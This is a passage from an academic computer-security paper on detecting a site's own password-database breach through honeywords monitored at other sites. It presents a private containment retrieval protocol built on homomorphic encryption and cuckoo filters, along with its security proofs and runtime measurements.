No risk to security of account at unbreached target: If the target R has not been breached, then the PCR request Y reveals nothing about $\mathsf{DB}_a.\mathsf{auths}$ (except its size) to S. As such, sending a monitoring request poses no risk to the target's account.

No risk to security of account at uncompromised monitor: We now consider the security of the password π for account a at the monitor S (if this account exists at S). First recall

that S generates PCR responses only for *incorrect* passwords attempted in local login attempts for account a; the correct password at S will not be used to generate a response. Moreover, S could even refuse to generate responses for passwords very close to the correct password for a, e.g., the correct password with typos [7]. Second, the PCR protocol ensures that the target R learns nothing about the attempted (and again, incorrect) password π if S is not compromised, unless R included $h = f(s,\pi)$ in the set from which it generated its PCR query Y. In this case, $\mathsf{pcrReveal}_{sk}(h,Z)$ returns *true* but, again, R already guessed it.

Detection of the target's breach: We now consider the ability of R to detect its own breach by monitoring an account a at an uncompromised monitor S, which is the most nuanced aspect of our protocol's security. Specifically, an attacker who can both repeatedly breach R and simultaneously submit login attempts at an uncompromised S poses the following challenge: Because this attacker can see what hashes for a are presently marked at R, it can be sure to submit to S a password for one of the marked hashes at R, so that the induced PCR response Z will not cause R to detect its own breach. Moreover, if the user reused her password at both R and S, then the attacker will know when it submits this password to S, since S will accept the login attempt.

As such, for R to detect its own breach in these (admittedly extreme) circumstances, the attacker must be unable to submit enough stolen passwords for a to S to submit the user-chosen one with high probability, in the time during which it can repeatedly breach R and before the next legitimate login to a at R or S. To slow the attacker somewhat, R can reduce p_{mark} and p_{remark} to limit the pace of remarkings and, when remarkings occur, the number of hashes that are marked (which are the ones that the attacker can then submit to S).

Two other defenses will likely be necessary, however. First, R can greatly increase the attacker's workload by increasing the number of honeywords per account, say to the thousands or tens of thousands (cf., [28]). Second, since honeywords from R submitted to S will be incorrect for the account a at S, online guessing defenses (account lockout or rate limiting) at S can (and should) be used to slow the attacker's submissions at S. In particular, NIST recommends that a site "limit consecutive failed authentication attempts on a single account to no more than 100" [19, Section 5.2.2], in which case an attacker would be able to eliminate, say, at most 2% of the honeywords for an account with 5000 honeywords stolen from R by submitting them in login attempts at S. Our design shares the need for these defenses with most other methods for using decoy passwords [5, 14, 25, 28, 48]. In particular, if the user reused her password at other sites that permit the attacker to submit passwords stolen from the target without limitation, then the attacker discovering the user's reuse of that password is simply a matter of time, after which the attacker can undetectably take over the account.

5.5 Alternative Designs

The algorithm presented above is the result of numerous iterations, in which we considered and discarded other algorithm variants for remote detection of stuffed honeywords. Here we briefly describe several variants and why we rejected them.

- The target could exclude the known (entered at password reset) or likely (entered in a successful login) user-chosen password π from the monitor request, i.e., $Y \leftarrow \mathsf{pcrQueryGen}_{pk}(\mathsf{DB}_a.\mathsf{auths} \setminus \{f(s,\pi)\})$. In this case, *any* "non-empty" PCR response Z (i.e., $\mathsf{pcrReveal}_{sk}(h,Z)$ returns *true* for some $h \in \mathsf{DB}_a.\mathsf{auths}$) would indicate a breach. However, combining the data breached at the target with Y at a malicious monitor would reveal the password not included in Y as the likely user-chosen one.
- Since a monitor returns a PCR response only for an *incorrect* password attempted locally, the target could plausibly treat any non-empty PCR response as indicating its breach. That is, if the user reused her password, it would not be used to generate a response anyway, and so the response would seemingly have to represent a honeyword attempt. However, if the user did *not* reuse her target password at the monitor, then her mistakenly entering it at the monitor would cause the target to falsely detect its own breach.
- The monitor could return a PCR response for *any* login attempt, correct or not, potentially hastening the target detecting its own breach. However, a PCR request would then present an opportunity for a malicious target to guess $k+1$ passwords for the account at the monitor, and be informed if the user enters one there.
- Any two PCR responses for which $\mathsf{pcrReveal}_{sk}$ returns true with distinct $h, h' \in \mathsf{DB}_a.\mathsf{auths}$ is a reliable breach indicator; one must represent a honeyword. This suggests processing responses in batches, batched either at the monitor or target. However, ensuring that the attacker cannot artificially "fill" batches with repeated password attempts can be complex; batching can delay detection; and batching risks disclosure of a user-chosen password if one might be included in a response and responses are saved in persistent storage (to implement batching).

6 Private Containment Retrieval

Recall that in the algorithm of Sec. 5, upon receiving a monitoring request for an account a from a target, a monitor stores the request locally and uses it to generate a PCR response per failed login attempt to a. Since a response is generated per failed login attempt, it is essential that pcrRespGen be efficient and that the response Z be small. Moreover, considering that a database breach is an uncommon event for a site, we expect that most of the time, the response would be generated using a password that is not in the set used by the target to generate the monitoring request. (Indeed, barring a database breach at the target, this should never happen unless

the user enters at the monitor her password for her account at the target.) So, in designing a PCR, we place a premium on ensuring that pcrReveal is very efficient in this case.

6.1 Comparison to Related Protocols

Since the monitor's input to pcrRespGen is a singleton set (i.e., a hash), a natural way to achieve the functionality of a private containment retrieval is to leverage existing private set intersection (PSI) protocols, especially *unbalanced* PSIs that are designed for the use case where two parties have sets of significantly different sizes [8, 26, 27, 39, 42]. Among these protocols, those based on oblivious pseudo-random functions (OPRFs) [26, 27, 39, 42] require both parties to obliviously agree on a privacy-preserving but deterministic way of representing their input sets so at least one party can compare and output elements in the intersection, if any. To achieve this, both parties participate in at least one round of interaction (each of at least two messages) during an online phase, and so would require more interaction in our context than our framework as defined in Sec. 5. Chen et al. [8] proposed a PSI protocol with reduced communication, but at the expense of leveraging fully homomorphic encryption. And, interestingly, these unbalanced PSI protocols, as well as private membership tests (e.g., [34, 38, 46, 47]), are all designed for the case where the target has the smaller set and the monitor has the larger one, which is the opposite of our use case.

Among other PSI protocols that require no more than one round of interaction, that of Davidson and Cid [12] almost meets the requirements of our framework on the monitor side: its monitor's computation complexity and response message size are manageable and, more importantly, constant in the target's set size. However, in their design, the query message size depends on the false-positive probability (of the containment test) due to their use of Bloom filters and bit-by-bit encryption, while ours is also constant in the false-positive probability. If applied in our context, their design would generate a significantly larger query and so significantly greater storage overhead at the monitor than ours, especially when a relatively low false-positive probability is enforced. For example, to achieve a 2^{-96} false-positive probability, their query message would include $\approx 131\times$ more ciphertexts than ours.

Our PCR protocol, on the other hand, is designed specifically for the needs of our framework, where the target has a relatively large set and the monitor's set is smaller (in fact, of size 1) that keeps changing over time. Our protocol requires only one message from the monitor to the target. In addition, the response message computation time and output size is constant in the target's set size. We also constructed our algorithm so that determining that $\mathsf{pcrReveal}_{sk}(h, Z)$ is *false* for all $h \in \mathsf{DB}_a.\mathsf{auths}$, which should be the common case, costs much less time than finding the $h \in \mathsf{DB}_a.\mathsf{auths}$ for which $\mathsf{pcrReveal}_{sk}(h, Z)$ is *true*. We demonstrate these properties empirically in Sec. 6.5. While our protocol leverages tools (e.g., partially homomorphic encryption, cuckoo filters) utilized in other protocols (e.g., [47]), ours does so in a novel way and with an eye toward our specific goals here.

6.2 Building Blocks

Partially homomorphic encryption: Our protocol builds on a partially homomorphic encryption scheme $\mathcal{E}$ consisting of algorithms Gen, Enc, isEq, and $+_{[\cdot]}$.

- Gen is a randomized algorithm that on input 1^κ outputs a public-key/private-key pair $\langle pk, sk\rangle \leftarrow \mathsf{Gen}(1^\kappa)$. The value of pk determines a prime r for which the plaintext space for encrypting with pk is the finite field $\langle \mathbb{Z}_r, +, \times\rangle$ where $+$ and $\times$ are addition and multiplication modulo r, respectively. For clarity below, we denote the additive identity by $\mathbf{0}$, the multiplicative identity by $\mathbf{1}$, and the additive inverse of $m \in \mathbb{Z}_r$ by $-m$. The value of pk also determines a ciphertext space $C_{pk} = \bigcup_m C_{pk}(m)$, where $C_{pk}(m)$ denotes the ciphertexts for plaintext m.
- Enc is a randomized algorithm that on input public key pk and a plaintext m, outputs a ciphertext $c \leftarrow \mathsf{Enc}_{pk}(m)$ chosen uniformly at random from $C_{pk}(m)$.
- isEq is a deterministic algorithm that on input a private key sk, plaintext m, and ciphertext $c \in C_{pk}$, outputs a Boolean $z \leftarrow \mathsf{isEq}_{sk}(m, c)$ where $z = true$ iff $c \in C_{pk}(m)$.
- $+_{[\cdot]}$ is a randomized algorithm that, on input a public key pk and ciphertexts $c_1 \in C_{pk}(m_1)$ and $c_2 \in C_{pk}(m_2)$, outputs a ciphertext $c \leftarrow c_1 +_{pk} c_2$ chosen uniformly at random from $C_{pk}(m_1 + m_2)$.

Note that our protocol does not require an efficient decryption capability. Nor does the encryption scheme on which we base our empirical evaluation in Sec. 6.5, namely "exponential ElGamal" (e.g., [10]), support one. It does, however, support an efficient isEq calculation.

Given this functionality, it will be convenient to define a few additional operators involving ciphertexts. Below, "$\mathbf{Y} \stackrel{d}{=} \mathbf{Y}'$" denotes that random variables $\mathbf{Y}$ and $\mathbf{Y}'$ are distributed identically; "$\mathbf{Z} \in (\mathcal{X})^{\alpha\times\alpha'}$" means that $\mathbf{Z}$ is an α-row, α'-column matrix of elements in the set $\mathcal{X}$; and "$(\mathbf{Z})_{i,j}$" denotes the row-i, column-j element of the matrix $\mathbf{Z}$.

- $\sum_{pk}$ denotes summing a sequence using $+_{pk}$, i.e.,

$$\sum_{k=1}^{z}{}_{pk}\ c_k \stackrel{d}{=} c_1 +_{pk} c_2 +_{pk} \ldots +_{pk} c_z$$

- If $\mathbf{C} \in (C_{pk})^{\alpha\times\alpha'}$ and $\mathbf{C}' \in (C_{pk})^{\alpha\times\alpha'}$, then $\mathbf{C} +_{pk} \mathbf{C}' \in (C_{pk})^{\alpha\times\alpha'}$ is the result of component-wise addition using $+_{pk}$, i.e., so that

$$\left(\mathbf{C} +_{pk} \mathbf{C}'\right)_{i,j} \stackrel{d}{=} (\mathbf{C})_{i,j} +_{pk} (\mathbf{C}')_{i,j}$$

- If $\mathbf{M} \in (\mathbb{Z}_r)^{\alpha\times\alpha'}$ and $\mathbf{C} \in (C_{pk})^{\alpha\times\alpha'}$, then $\mathbf{M} \circ_{pk} \mathbf{C} \in (C_{pk})^{\alpha\times\alpha'}$ is the result of Hadamard (i.e., component-wise) "scalar

multiplication" using repeated application of $+_{pk}$, i.e., so that

$$\left(\mathbf{M} \circ_{pk} \mathbf{C}\right)_{i,j} \stackrel{d}{=} \sum_{k=1}^{(\mathbf{M})_{i,j}}{}_{pk} \; (\mathbf{C})_{i,j}$$

- If $\mathbf{M} \in (\mathbb{Z}_r)^{\alpha \times \alpha'}$ and $\mathbf{C} \in (C_{pk})^{\alpha' \times \alpha''}$, then $\mathbf{M} *_{pk} \mathbf{C} \in (C_{pk})^{\alpha \times \alpha''}$ is the result of standard matrix multiplication using $+_{pk}$ and "scalar multiplication" using repeated application of $+_{pk}$, i.e., so that

$$\left(\mathbf{M} *_{pk} \mathbf{C}\right)_{i,j} \stackrel{d}{=} \sum_{k=1}^{\alpha'}{}_{pk} \; \sum_{k'=1}^{(\mathbf{M})_{i,k}}{}_{pk} \; (\mathbf{C})_{k,j}$$

Cuckoo filters: A cuckoo filter [16] is a set representation that supports insertion and deletion of elements, as well as testing membership. The cuckoo filter uses a "fingerprint" function $\mathsf{fp} : \{0,1\}^* \to F$ and a hash function $\mathsf{hash} : \{0,1\}^* \to [\beta]$, where for an integer z, the notation "$[z]$" denotes $\{1,\ldots,z\}$, and where β is a number of "buckets". We require that $F \subseteq \mathbb{Z}_r \setminus \{\mathbf{0}\}$ for any r determined by $\langle pk, sk\rangle \leftarrow \mathsf{Gen}(1^\kappa)$. For an integer bucket "capacity" χ, the cuckoo filter data structure is a β-row, χ-column matrix $\mathbf{X}$ of elements in $\mathbb{Z}_r$, i.e., $\mathbf{X} \in (\mathbb{Z}_r)^{\beta \times \chi}$. Then, the membership test $e \stackrel{?}{\in} \mathbf{X}$ returns *true* if and only if there exists $j \in [\chi]$ such that either

$$(\mathbf{X})_{\mathsf{hash}(e),j} = \mathsf{fp}(e) \qquad \text{or} \qquad (4)$$


$$(\mathbf{X})_{\mathsf{hash}(e) \oplus \mathsf{hash}(\mathsf{fp}(e)),j} = \mathsf{fp}(e) \qquad (5)$$

Cuckoo filters permit false positives (membership tests that return *true* for elements not previously added or already removed) with a probability that, for fixed χ, can be decreased by increasing the size of F [16].

6.3 Protocol Description

Our PCR protocol is detailed in Fig. 5. Fig. 5a shows the message flow, which conforms with the protocol's use in our algorithm of Sec. 5, and Fig. 5b shows the procedures. In this protocol, the target R has a public-key pair $\langle pk, sk\rangle$ for the encryption scheme defined in Sec. 6.2 and a cuckoo filter $\mathbf{X}$. In the context of Sec. 5, $\mathbf{X}$ holds the password hashes (for k honeywords and one user-chosen password) for an account. $\mathsf{pcrQueryGen}_{pk}$ simply encrypts each element of the cuckoo filter individually and returns this matrix $\mathbf{Y}$ as the PCR query. R sends pk and $\mathbf{Y}$ to the monitor S in message m1.

S has an input e—which is the hash of a password entered in a failed login attempt, in the algorithm of Sec. 5—and invokes $\mathsf{pcrRespGen}_{pk}(e, \mathbf{Y})$ to produce a response $\langle \mathbf{Z}, \mathbf{Z}'\rangle$. pcrRespGen first generates a $2 \times \beta$ matrix $\mathbf{Q}$ with $\mathbf{1}$ at the indices i_1 and i_2 in the first and second rows, respectively (lines s2–s4), and $\mathbf{0}$ elsewhere, and a $2 \times \chi$ matrix $\mathbf{F}$ that contains encryptions of $-\mathsf{fp}(e)$ (lines s5–s6). Referring to line s8, the operation $\mathbf{Q} *_{pk} \mathbf{Y}$ thus produces the two buckets (rows) of $\mathbf{Y}$ that could include a ciphertext of $\mathsf{fp}(e)$ (ignoring collisions in fp), and $\left(\mathbf{Q} *_{pk} \mathbf{Y}\right) +_{pk} \mathbf{F}$ produces a matrix where



(a) Message flow

$\mathsf{pcrQueryGen}_{pk}(\mathbf{X})$:
r1. abort if $\mathbf{X} \notin (\mathbb{Z}_r)^{\beta \times \chi}$
r2. $\forall i \in [\beta], j \in [\chi] : (\mathbf{Y})_{i,j} \leftarrow \mathsf{Enc}_{pk}((\mathbf{X})_{i,j})$
r3. return $\mathbf{Y}$

$\mathsf{pcrRespGen}_{pk}(e, \mathbf{Y})$:
s1. abort if $\mathbf{Y} \notin (C_{pk})^{\beta \times \chi}$
s2. $i_1 \leftarrow \mathsf{hash}(e)$
s3. $i_2 \leftarrow \mathsf{hash}(e) \oplus \mathsf{hash}(\mathsf{fp}(e))$
s4. $\forall i \in [2], j \in [\beta] :$
$$(\mathbf{Q})_{i,j} \leftarrow \begin{cases} \mathbf{1} & \text{if } \langle i, j\rangle \in \{\langle 1, i_1\rangle, \langle 2, i_2\rangle\} \\ \mathbf{0} & \text{otherwise} \end{cases}$$
s5. $f \leftarrow \mathsf{Enc}_{pk}(-\mathsf{fp}(e))$
s6. $\forall i \in [2], j \in [\chi] : (\mathbf{F})_{i,j} \leftarrow f$
s7. $\forall i \in [2], j \in [\chi] : (\mathbf{M})_{i,j} \stackrel{\$}{\leftarrow} \mathbb{Z}_r \setminus \{\mathbf{0}\}$
s8. $\mathbf{Z} \leftarrow \mathbf{M} \circ_{pk} \left(\left(\mathbf{Q} *_{pk} \mathbf{Y}\right) +_{pk} \mathbf{F}\right)$
s9. $f' \leftarrow \mathsf{Enc}_{pk}(\mathsf{fp}'(e))$
s10. $\forall i \in [2], j \in [\chi] : (\mathbf{F}')_{i,j} \leftarrow f'$
s11. $\forall i \in [2], j \in [\chi] : (\mathbf{M}')_{i,j} \stackrel{\$}{\leftarrow} \mathbb{Z}_r$
s12. $\mathbf{Z}' \leftarrow \left(\mathbf{M}' \circ_{pk} \mathbf{Z}\right) +_{pk} \mathbf{F}'$
s13. return $\langle \mathbf{Z}, \mathbf{Z}'\rangle$

$\mathsf{pcrReveal}_{sk}(e', \langle \mathbf{Z}, \mathbf{Z}'\rangle)$:
r4. return *false* if $\mathbf{Z} \notin (C_{pk})^{2 \times \chi} \vee \mathbf{Z}' \notin (C_{pk})^{2 \times \chi}$
r5. $\langle \hat{i}, \hat{j}\rangle \leftarrow \arg\limits_{\langle i,j\rangle} \mathsf{isEq}_{sk}(\mathbf{0}, (\mathbf{Z})_{i,j})$
r6. return *false* if $\langle \hat{i}, \hat{j}\rangle = \langle \perp, \perp\rangle$
r7. return $\mathsf{isEq}_{sk}(\mathsf{fp}'(e'), (\mathbf{Z}')_{\hat{i},\hat{j}})$

(b) Procedures

Figure 5: Private Containment Retrieval protocol, with matrices $\mathbf{X} \in (\mathbb{Z}_r)^{\beta \times \chi}$; $\mathbf{Y} \in (C_{pk})^{\beta \times \chi}$; $\mathbf{Q} \in (\mathbb{Z}_r)^{2 \times \beta}$; $\mathbf{M}, \mathbf{M}' \in (\mathbb{Z}_r)^{2 \times \chi}$; $\mathbf{F}, \mathbf{F}', \mathbf{Z}, \mathbf{Z}' \in (C_{pk})^{2 \times \chi}$.

that ciphertext (if any) has been changed to a ciphertext of $\mathbf{0}$. This ciphertext of $\mathbf{0}$ remains after multiplying this matrix component-wise by the random matrix $\mathbf{M}$ to produce $\mathbf{Z}$. The

remaining steps (lines s9–s12) simply rerandomize $\mathbf{Z}$ and transform this ciphertext of $\mathbf{0}$ to a ciphertext of $\mathsf{fp}'(e)$ in $\mathbf{Z}'$, for a fingerprint function $\mathsf{fp}' : \{0,1\}^* \to F$ that is "unrelated" to fp. (We will model fp' as a random oracle [4] for the security argument in Sec. 6.4.) Rerandomization using $\mathbf{M}'$ in the creation of $\mathbf{Z}'$ is essential to protect the privacy of e if $e \notin \mathbf{X}$, since without rerandomizing, the component-wise differences of the plaintexts of $\mathbf{Z}$ and $\mathbf{Z}'$ would reveal $\mathsf{fp}'(e)$ to R.

For (an artificially small) example, suppose $\beta = 3, \chi = 1$, and that the monitor S invokes $\mathsf{pcrRespGen}_{pk}(e, \mathbf{Y})$ where $i_1 = \mathsf{hash}(e) = 3$ and $i_2 = \mathsf{hash}(e) \oplus \mathsf{hash}(\mathsf{fp}(e)) = 2$. Furthermore, suppose that $(\mathbf{X})_{i_1,1} \stackrel{d}{=} \mathsf{Enc}_{pk}(e)$. Then,

$$\mathbf{Q} *_{pk} \mathbf{Y} \stackrel{d}{=} \begin{bmatrix} \mathbf{0} & \mathbf{0} & \mathbf{1} \\ \mathbf{0} & \mathbf{1} & \mathbf{0} \end{bmatrix} *_{pk} \begin{bmatrix} c_1 \\ c_2 \\ \mathsf{Enc}_{pk}(e) \end{bmatrix} \stackrel{d}{=} \begin{bmatrix} \mathsf{Enc}_{pk}(e) \\ c_2 \end{bmatrix}$$

and so

$$\begin{aligned} &\left(\mathbf{Q} *_{pk} \mathbf{Y}\right) +_{pk} \mathbf{F} \\ &\stackrel{d}{=} \begin{bmatrix} \mathsf{Enc}_{pk}(e) \\ c_2 \end{bmatrix} +_{pk} \begin{bmatrix} \mathsf{Enc}_{pk}(-e) \\ \mathsf{Enc}_{pk}(-e) \end{bmatrix} \stackrel{d}{=} \begin{bmatrix} \mathsf{Enc}_{pk}(\mathbf{0}) \\ \mathsf{Enc}_{pk}(m_2 - e) \end{bmatrix} \end{aligned}$$

where $c_2 \in C_{pk}(m_2)$. Assuming $m_2 \neq e$, we then have

$$\begin{aligned} \mathbf{Z} &\stackrel{d}{=} \mathbf{M} \circ_{pk} \left(\left(\mathbf{Q} *_{pk} \mathbf{Y}\right) +_{pk} \mathbf{F}\right) \\ &\stackrel{d}{=} \begin{bmatrix} m_3 \\ m_4 \end{bmatrix} \circ_{pk} \begin{bmatrix} \mathsf{Enc}_{pk}(\mathbf{0}) \\ \mathsf{Enc}_{pk}(m_2 - e) \end{bmatrix} \stackrel{d}{=} \begin{bmatrix} \mathsf{Enc}_{pk}(\mathbf{0}) \\ \mathsf{Enc}_{pk}(m_5) \end{bmatrix} \end{aligned}$$

where $m_3, m_4 \stackrel{\$}{\leftarrow} \mathbb{Z}_r \setminus \{\mathbf{0}\}$ and so $m_5 \neq \mathbf{0}$. Finally,

$$\begin{aligned} \mathbf{Z}' &\stackrel{d}{=} \left(\mathbf{M}' \circ_{pk} \mathbf{Z}\right) +_{pk} \mathbf{F}' \\ &\stackrel{d}{=} \left(\begin{bmatrix} m_6 \\ m_7 \end{bmatrix} \circ_{pk} \begin{bmatrix} \mathsf{Enc}_{pk}(\mathbf{0}) \\ \mathsf{Enc}_{pk}(m_5) \end{bmatrix}\right) +_{pk} \begin{bmatrix} \mathsf{Enc}_{pk}(\mathsf{fp}'(e)) \\ \mathsf{Enc}_{pk}(\mathsf{fp}'(e)) \end{bmatrix} \\ &\stackrel{d}{=} \begin{bmatrix} \mathsf{Enc}_{pk}(\mathsf{fp}'(e)) \\ \mathsf{Enc}_{pk}(m_8) \end{bmatrix} \end{aligned}$$

where $m_6, m_7 \stackrel{\$}{\leftarrow} \mathbb{Z}_r$ and so m_8 is uniformly random in $\mathbb{Z}_r$.

Given this structure of $\langle \mathbf{Z}, \mathbf{Z}' \rangle$, $\mathsf{pcrReveal}_{sk}(e', \langle \mathbf{Z}, \mathbf{Z}' \rangle)$ must simply find the location $\langle \hat{i}, \hat{j} \rangle$ where $\mathbf{Z}$ holds a ciphertext of $\mathbf{0}$ (line r5) and, unless there is none (line r6), return whether the corresponding location in $\mathbf{Z}'$ is a ciphertext of $\mathsf{fp}'(e')$ (line r7).

6.4 Security

The use of this protocol to achieve the security arguments of Sec. 5.4 depends on the PCR protocol achieving certain key properties. We present these properties below.

Security against a malicious monitor: When the target R is not breached, our primary goals are twofold. First, we need to show that monitoring requests do not weaken the security of R's accounts or, in other words, that the request $\mathbf{Y}$ does not leak information about $\mathbf{X}$ (except its size). This is straightforward, however, since in this protocol S observes only ciphertexts $\mathbf{Y}$ and the public key pk with which these ciphertexts were created. (The target R need not, and should not, divulge the result of the protocol to the monitor S.) As such, the privacy of $\mathbf{X}$ reduces trivially to the IND-CPA security [3] of the encryption scheme.

The second property that we require of this protocol is that a malicious monitor be unable to induce the target to evaluate $\mathsf{pcrReveal}_{sk}(e', \langle \mathbf{Z}, \mathbf{Z}' \rangle)$ to *true* for any $e' \in \mathbf{X}$ unless the monitor knows e'. That is, in the context of Sec. 5, we want to ensure that the monitor must have received (a password that hashes to) e' in a login attempt, as otherwise the monitor might cause the target to falsely detect its own breach. This is straightforward to argue in the random oracle model [4], however, since if fp' is modeled as a random oracle, then to create a ciphertext $(\mathbf{Z}')_{i,j} \in C_{pk}(\mathsf{fp}'(e'))$ with non-negligible probability in the output length of fp', S must invoke the fp' oracle with e' and so must "know" it.

Security against a malicious target: Though our threat model in Sec. 5.1 does not permit a malicious target for the purposes of designing an algorithm for it to detect its own breach, a monitor will participate in this protocol only if doing so does not impinge on the security of its own accounts, even in the case where the target is malicious. The security of the monitor's account a is preserved since if the monitor correctly computes $\mathsf{pcrRespGen}_{pk}(e, \mathbf{Y})$, then the output $\langle \mathbf{Z}, \mathbf{Z}' \rangle$ carries information about e only if some $(\mathbf{Y})_{i,j} \in C_{pk}(\mathsf{fp}(e))$, i.e., only if the target already enumerated this password among the $k+1$ in $\mathbf{Y}$ (ignoring collisions in fp). That is, even a malicious target learns nothing about e from the response computed by an honest monitor unless the target already guessed e (or more precisely, $\mathsf{fp}(e)$).

This reasoning requires that pk is a valid public key for the cryptosystem, and so implicit in the algorithm description in Fig. 5 is that the monitor verifies this. This verification is trivial for the cryptosystem with which we instantiate this protocol in Sec. 6.5.

Proposition 1. *Given* $\langle pk, \mathbf{Y} \rangle$ *and* e *where* $(\mathbf{Y})_{i,j} \notin C_{pk}(\mathsf{fp}(e))$ *for each* $i \in [\beta]$, $j \in [\chi]$, *if the* monitor *correctly computes* $\langle \mathbf{Z}, \mathbf{Z}' \rangle \leftarrow \mathsf{pcrRespGen}_{pk}(e, \mathbf{Y})$, *then*

$$\mathbb{P}\left((\mathbf{Z})_{i,j} \in C_{pk}(m) \wedge (\mathbf{Z}')_{i,j} \in C_{pk}(m')\right) = \frac{1}{r(r-1)}$$

for any $i \in [2]$, $j \in [\chi]$, $m \in \mathbb{Z}_r \setminus \{\mathbf{0}\}$, *and* $m' \in \mathbb{Z}_r$.

Proof. Since each $(\mathbf{Y})_{i,j} \notin C_{pk}(\mathsf{fp}(e))$ by assumption, the constructions of $\mathbf{Q}$ and $\mathbf{F}$ imply that $\left(\mathbf{Q} *_{pk} \mathbf{Y}\right)_{i,j} \notin C_{pk}(\mathsf{fp}(e))$ and so $\left(\left(\mathbf{Q} *_{pk} \mathbf{Y}\right) +_{pk} \mathbf{F}\right)_{i,j} \notin C_{pk}(\mathbf{0})$ for any $i \in [2]$, $j \in [\chi]$. Then, since $(\mathbf{M})_{i,j}$ is independently and uniformly distributed in $\mathbb{Z}_r \setminus \{\mathbf{0}\}$, it follows that $(\mathbf{Z})_{i,j} = \left(\mathbf{M} \circ_{pk} \left(\left(\mathbf{Q} *_{pk} \mathbf{Y}\right) +_{pk} \mathbf{F}\right)\right)_{i,j} \in C_{pk}(m)$ for m distributed uniformly in $\mathbb{Z}_r \setminus \{\mathbf{0}\}$, as well. Finally, since $(\mathbf{M}')_{i,j}$ is independently and uniformly distributed

in $\mathbb{Z}_r$, we know that $\left(\left(\mathbf{M}' \circ_{pk} \mathbf{Z}\right) +_{pk} \mathbf{F}'\right)_{i,j} \in C_{pk}(m')$ for m' distributed uniformly in $\mathbb{Z}_r$. □

The proposition above shows that the *plaintexts* in the response are uniformly distributed if $(\mathbf{Y})_{i,j} \notin C_{pk}(\mathsf{fp}(e))$. The following proposition also points out that the *ciphertexts* are uniformly distributed.

Proposition 2. *If the* monitor *follows the protocol, then*

$$\mathbb{P}((\mathbf{Z})_{i,j} = c \mid (\mathbf{Z})_{i,j} \in C_{pk}(m)) = \frac{1}{|C_{pk}(m)|}$$

$$\mathbb{P}((\mathbf{Z}')_{i,j} = c \mid (\mathbf{Z}')_{i,j} \in C_{pk}(m)) = \frac{1}{|C_{pk}(m)|}$$

for any $i \in [2]$, $j \in [\chi]$, $m \in \mathbb{Z}_r$, *and* $c \in C_{pk}(m)$.

Proof. This is immediate since $+_{pk}$ ensures that for $c_1 \in C_{pk}(m_1)$ and $c_2 \in C_{pk}(m_2)$, $c_1 +_{pk} c_2$ outputs a ciphertext c chosen uniformly at random from $C_{pk}(m_1 + m_2)$. □

6.5 Performance

We implemented the protocol of Fig. 5 to empirically evaluate its computation and communication costs. The implementation is available at https://github.com/k3coby/pcr-go.

Parameters: In our implementation, we instantiated the underlying cuckoo filter with bucket size $\chi = 4$, as recommended by Fan et al. [16]. We chose fingerprints of length 224 bits to achieve a low false-positive probability, i.e., about 2^{-221}. For the underlying partially homomorphic encryption scheme, we chose exponential ElGamal (e.g., see [10]) implemented in the elliptic-curve group secp256r1 [6] to balance performance and security (roughly equivalent to 3072-bit RSA security or 128-bit symmetric security).

Experiment setup: Our prototype including cuckoo filters and cryptography, were implemented in Go. We ran the experiments reported below on two machines with the same operating system and hardware specification: Ubuntu 20.04.1, AMD 8-core processor (2.67GHz), and 72GiB RAM. These machines played the role of the target and the monitor. We report all results as the means of 50 runs of each experiment and report relative standard deviations (rsd) in the figure captions.

Results: We report the computation time of pcrQueryGen, pcrRespGen, and pcrReveal in Fig. 6. As shown in Fig. 6a, the computation time of pcrQueryGen is linear in the target's set size (i.e., $k+1$). One takeaway here is that even if the number of honeywords is relatively large, e.g., $k = 1000$, it only takes the target about 100ms to generate a query with four logical CPU cores. Moreover, since a query is generated only when choosing to monitor an account at a monitor, the target can choose when to incur this cost. Fig. 6b shows that the computational cost of PCR response generation is essentially




Figure 6: Runtimes of pcrQueryGen$_{pk}(\mathbf{X})$, pcrRespGen$_{pk}(e, \mathbf{Y})$, and $\arg_{e' \in \mathbf{X}}$ pcrReveal$_{sk}(e', \langle \mathbf{Z}, \mathbf{Z}' \rangle)$ when $= \perp$ and when $\neq \perp$, as functions of $k+1$ with varying numbers of logical CPU cores.

unchanged regardless of k. This is important so that the computational burden on the monitors does not increase even if the target grows its number of honeywords per account. Another observation from Fig. 6b is that it only takes less than 9ms for the monitor, with even a single logical core, to produce a response when a failed login attempt occurs.

